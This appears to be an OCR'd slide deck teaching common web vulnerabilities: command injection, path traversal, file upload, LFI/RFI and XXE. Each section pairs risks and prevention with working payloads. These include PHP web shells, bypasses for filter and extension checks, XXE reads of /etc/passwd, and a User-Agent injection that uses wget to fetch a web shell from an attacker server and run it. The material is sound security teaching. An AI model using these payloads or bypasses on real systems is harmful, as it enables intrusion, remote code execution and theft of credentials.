
3.2 Command Injection

Command Injection

Command Injection

- The goal is to run system commands on the web server through the application
- Ping service / systeminfo / monitoring...
- https://portswigger.net/web-security/os-command-injection





Command Injection

What are the risks?

- RCE and much more from the post-exploitation

Real world attack - Trustico 2018

- Certification authority
- RCE leading to a mass-revocation of all certificates
- Private root CA retrieved

Command Injection

Vulnerable code

```
<?php print("Please specify the name of the file to delete");
print("<p>"); $file=$_GET['filename']; system("rm $file");?>
```

Exploitation

```
http://127.0.0.1/delete.php?filename=bob.txt;id
```

Output

```
Please specify the name of the file to delete

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Command Injection

How to find command injection?

- Make a POC with an universal command UNIX or Windows according to the system
  - Ping can be a good solution most systems include it
  - The basic syntax is the same among OSs
  - Most service accounts are allowed to run ping and no network restriction (localhost)
  - Downside: depending on the OS it can keep running until someone kills the process

Methods and tooling

- Manually or fuzzing through a proxy or using a web vulnerability scanner

Command Injection

How to prevent it?

- Input filtering (- | ; || & $ < > ` \ ! # %)
- https://owasp.org/www-community/attacks/Command_Injection

How to bypass protections?

- The line feed character %0A in hex
- 127.0.0.1%0Aid
- But you still need '%' character

Command Injection

3.3 Directory Traversal

Directory Traversal

Directory traversal (also called path traversal and dot-dot-slash)

- It consists in accessing files outside the website root directory
  - Such as password and configuration files
  - /etc/passwd & C:\boot.ini

```
http://domain.com/index.php?image=../../../../etc/passwd
http://domain.com/index.php?image=/etc/passwd
```

- https://portswigger.net/web-security/file-path-traversal

Directory Traversal

What are the risks?

- File read depending on the rights of the service account
  - Pasword and configuration files
  - Database and backup files
- If you can upload a file and you can access it you have a RCE
  - Through a web shell

Directory Traversal

Real world attack

- CVE-2017-7240
- Network connected dishwasher (IoT)
- Web service runs as root
- Root password hash retrieved and easily cracked

```
/../../../../../../../../../../../../../etc/shadow
```

Directory Traversal

Source code:

```
<?php $template = 'blue.php';
if (is_set( $_COOKIE['TEMPLATE']))
    $template = $_COOKIE['TEMPLATE'];
include ("/home/users/phpguru/templates/" . template);?>
```

Attacker input:

```
GET /vulnerable.php HTTP/1.1
Cookie: TEMPLATE=../../../../../../etc/passwd
```

Result:

```
root:fi3sED95ibqR6:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
phpguru:f8fk3j1OIf31.:182:100:Developer:/home/users/phpguru/
:/bin/csh
```

Directory Traversal

How to find directory traversal?

- Try to access to known files such as /etc/passwd or c:\boot.ini

Methods and tools

- Manually or through a proxy
- Web vulnerability scanner

Directory Traversal

How to prevent it?

- System files should not be accessible by the web service account (www-data on Linux)
  - Document root
- Use a hard-coded predefined file extension

```
include("/home/users/phpguru/templates/" . template . “.php”)
```

- Input filtering
  - ../ and ..\

Directory Traversal

How to bypass protections?

- ....//
- Character %0A%0D
  - Can bypass the predefined hard-coded file extension
- Encoding and double encoding
  - %2e%2e%2f => ../

Directory Traversal

3.4 Unrestricted File Upload

Unrestricted File Upload

Unrestricted file upload

- File upload functionality with improper file checks
- The size of the uploaded file must be checked
  - An oversize can cause DoS
- The MIME type of the file and its extension must be checked
  - Upload of malware
  - Web shell
- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Unrestricted File Upload

What are the risks?

- Various possible impacts depending on the situation
- It can lead to defacement

Client side risks

- Upload of a page vulnerable to XSS / Phishing scenario

Server side risks

- File storage abuse
- Web shell for RCE

Unrestricted File Upload

MIME type

```
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: application/octet-stream

<?php system($_GET['command']); ?>
```

```
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET['command']); ?>
```

```
https://domain.com/shell.php?command=id
```

- The server does not check properly the Content-Type and trust blindly the input

Unrestricted File Upload

Double extension

- The server only checks the extension with a white list
- But the web server Apache executes all files that contains “.php”

```
Content-Disposition: form-data; name=“file”; filename=“shell.php.jpg”
Content-Type: application/octet-stream

<?php system($_GET['command']); ?>
```

Unrestricted File Upload

Null byte

- The server only checks the extension with a white list
- But the web server interprets %00 as the Null Byte
  - End of string character in C and PHP is written in C

```
Content-Disposition: form-data; name="file"; filename="shell.php%00.jpg"
Content-Type: application/octet-stream

<?php system($_GET['command']); ?>
```

Unrestricted File Upload

How to find unrestricted file upload?

- Intercept the original request and modify it to test the protections
- Notice that the exploitation may be a mix depending on the protections

Methods and tools

- Manually through a proxy

Unrestricted File Upload

How to prevent it?

- Check the filename and its extension
  - Use a white list for predefined extensions
- Check the size and the content
  - Use an antivirus solution
  - Read the first bytes of each file to know the Content-Type
  - Uploaded files should not have execute rights

You have already seen the bypasses

Unrestricted File Upload

3.5 Local File Inclusion

Local File Inclusion and Remote File Inclusion

Local file Inclusion (LFI)

- It exploits the include file functionality in PHP
- An attacker can retrieve and execute files from the server

Remote File Inclusion (RFI)

- It exploits the file inclusion functionality and the configuration allows the attacker to include a remote file to the web server and execute it
- https://owasp.org/www-community/vulnerabilities/PHP_File_Inclusion

```
https://domain.com/preview.php?file=../../../../etc/passwd
```

LFI and RFI

LFI vs RFI

- The difference is the configuration in the php.ini file
- By default “allow url_include=OFF”
  - Only a LFI is possible
- But it can be modified to “allow url_include=ON”
  - Then LFI and RFI are possible

LFI and RFI

Directory traversal vs LFI vs RFI

Parameters	Path Traversal	LFI	RFI
Missing access control of directories	Yes	N/A	N/A
Allow URL_include=”ON”	N/A	Yes	Yes
Allow URL_include=”OFF”	N/A	Yes	No
No input validation on include pages and files	Yes	Yes	N/A

LFI and RFI

LFI risks

- Arbitrary file read
  - Same risks as directory traversal
- If you can upload a file and have access to it from the website
  - RCE via the web shell
- There are several ways to get RCE
  - /proc/self/environ

RFI risks

- RCE via web shell

LFI and RFI

LFI and RFI vulnerable code

```
<?php “include/”.include($_GET['filename'].“.php”); ?>
```

LFI malicious request

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00
```

RFI malicious request

```
http://vulnerable_host/preview.php?file=http://attacker_site/webshell
```

LFI and RFI

How to get a RCE with LFI and without file upload functionality

- One solution among others is known as “/proc/self/environ”

```
http://domain.com/preview.php?file=../../../../../proc/self/environ
```

```
DOCUMENT_ROOT=/home/sirgod/public_html …
HTTP_HOST=domain.com
HTTP_REFERER=http://domain.com/preview.php?file=../../../../../../etc/passwd
HTTP_USER_AGENT=Opera/9.80 (Windows NT 5.1; U; en) Presto/2.2.15 Version/10.00 …
```

LFI and RFI

Spoof the User-Agent and then access to /proc/self/environ via the LFI

- The PHP code injected in the User-Agent via your previous HTTP request will be executed
- The technique can be used on any file where you can inject PHP code directly or indirectly but you will need to have read rights via the LFI

```
DOCUMENT_ROOT=/home/sirgod/public_html …
HTTP_HOST=domain.com
HTTP_REFERER=http://domain.com/preview.php?file=../../../../../../etc/passwd
HTTP_USER_AGENT=<?system('wget http://attacker_server/webshell.txt -O shell.php;
chmod +x shell.php; ./shell.php');?> …
```

LFI and RFI

How to find LFI and RFI?

- Similar to directory traversal

Methods and tools

- Manually through a proxy

LFI and RFI

How to prevent it?

- System files should not be accessible by web service account (www-data on Linux)
  - It only limits the impact
- Apply a white list on allowed characters
- Use input filtering
  - ../ ..\ %00
- When possible, do not use the include functionality

LFI and RFI

How to bypass protections?

- ....//
- Character %0A%0D
  - Can bypass the predefined hard-coded file extension
- Encoding and double encoding
  - %2e%2e%2f => ../
- PHP wrappers

```
http://domain.com/a.php?p=php://filter/convert.base64-encode/resource=index.php
http:/domain.com/a.php?p=expect://id
```


LFI and RFI

3.6 XML External Entity

XML External Entity

XXE

- It allows an attacker to interfere with an application's processing of XML data
- https://portswigger.net/web-security/xxe



XML External Entity

Types of XXE

- Standard XXE
  - Where an external entity is defined containing the contents of a file, and returned returned in the application's response
- Blind XXE Out-of-Band (OOB)
  - Where sensitive data is transmitted from the application server to a system that the attacker controls
- Blind error messages
  - Where the attacker can trigger a parsing error message containing sensitive data

XML External Entity

What are the risks?

- Arbitrary file read
- It allows an attacker to interact with any back-end or external systems that the application itself can access
- Consequently it can lead to RCE

XML External Entity

How can we exploit XXE?

- Legitimate XML submitted to the web server

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>3301</productId></stockCheck>
```

- Malicious payload reading /etc/passwd

```
<?xml version= "1.0" encoding= "UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

XML External Entity

How to find XXE?

- Make a POC for reading known files depending on the OS
- Check Internet access to validate XML parsing

Methods and tools

- Manually through a proxy
- For Internet access use github, pastebin or burp collaborator (burp pro)

XML External Entity

How to prevent it?

- Input validation, filtering and sanitization
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system
- Disable XML external entity and DTD processing in all XML parsers in the application

XML External Entity

Bypass for Out-of-Band XXE

- Use standard ports allowed to outbound connections
  - 80 / 443 / 8443 / 21 / 22 / 53
- Use a domain that is allowed by the proxy
  - Github and pastebin can be blocked by the proxy

XML External Entity

Questions

THANKS!